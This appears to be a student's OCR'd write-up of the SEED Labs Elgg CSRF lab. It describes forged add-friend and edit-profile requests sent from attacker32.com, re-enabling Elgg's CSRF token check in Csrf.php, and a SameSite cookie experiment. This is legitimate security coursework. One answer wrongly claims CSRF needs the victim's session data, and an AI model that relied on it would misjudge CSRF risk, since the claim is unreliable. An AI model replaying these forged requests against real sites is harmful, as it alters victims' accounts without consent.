
Explanation: I captured the request, obtained the GUID, updated addfriend.html, and then triggered the 'add friend' attack from attacker32.com. As a result, the friend list was updated.


Task 3: CSRF Attack using POST Request

Task 3.1: Screenshots of the attack










CSRF Attacker's Page

- Add-Friend Attack
- Edit-Profile Attack



Explanation: By analysing the HTTP header, I made changes to the editprofile.html. After that, I conducted an edit profile attack on attacker32.com and verified that the profile was updated.


1. Bob could attempt to exploit security vulnerabilities within the system to obtain Alice's user id without knowing her password. He may target unsecured data storage or retrieval methods, manipulate server responses, or take advantage of other security flaws. Through exploiting these vulnerabilities, Bob could potentially extract Alice's user id, which would allow him to create a fake HTTP request targeted towards her.
2. No, Bob cannot execute a CSRF attack on individuals who visit his malicious webpage without having prior knowledge of their identity. CSRF attacks necessitate information regarding the victim's session, such as authentication tokens or cookies. Since Bob does not know the visitors' identities beforehand, he will not be able to obtain the necessary session information to forge malicious requests and alter their Elgg profiles.

Task 4: Defense

Task 4.1: Enabling Elgg's Countermeasure


```
seed@VM: ~/.../Labsetup    root@57efb76b533c: /var/www/a...    root@a5fabc5c0f71: /    root@a5fabc5c0f71: /var/www/el...
GNU nano 4.8                                  Csrf.php                                          Modified
         * Validate CSRF tokens present in the request
         *
         * @param Request $request Request
         *
         * @return void
         * @throws CsrfException
         */
        public function validate(Request $request) {
                //return;// Added for SEED Labs (disabling the CSRF countermeasure)

                $token = $request->getParam('__elgg_token');
                $ts = $request->getParam('__elgg_ts');

                $session_id = $this->session->getID();

                if (($token) && ($ts) && ($session_id)) {
                        if ($this->validateTokenOwnership($token, $ts)) {

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos
^X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell    ^_ Go To Line
```


```
Web_CSRF_Elgg.pdf    Alice : Elgg For SEED Lab    SameSite Cookie Experimen    attacker32.com/editprof
www.attacker32.com/editprofile.html

This page forges an HTTP POST request.

undefined
```





Explanation: For this task, I commented on the 'return' in Csrf.php and triggered the events again. This time, the system reported that the form was missing, indicating that the countermeasure was effective.


Task 4.2: Experimenting with the SameSite Cookie Method




Elgg For SEED Labs
CSRF Attacker's Page
SameSite Cookie Experimen
SameSite Cookie Experimen
www.example32.com/testing.html
SameSite Cookie Experiment
A. Sending Get Request (link)
http://www.example32.com/showcookies.php
B. Sending Get Request (form)
some data
Submit (GET)
C. Sending Post Request (form)
some data
Submit (POST)


Elgg For SEED Labs
CSRF Attacker's Page
SameSite Cookie Experimen
SameSite Cookie Experimen
www.example32.com/showcookies.php?fname=some+data
Displaying All Cookies Sent by Browser
cookie-normal=aaaaaa
cookie-lax=bbbbbb
cookie-strict=cccccc
Your request is a same-site request!





Explanation: In this task, I conducted an experiment to explore the SameSite cookie attribute, which helps mitigate Cross-Site Request Forgery (CSRF) attacks. The SameSite attribute allows websites to define how their cookies should behave when accompanying cross-site requests.

During the experiment, I performed both POST and GET requests while examining the behavior of cookies with different SameSite settings. The settings included the normal, lax, and strict modes.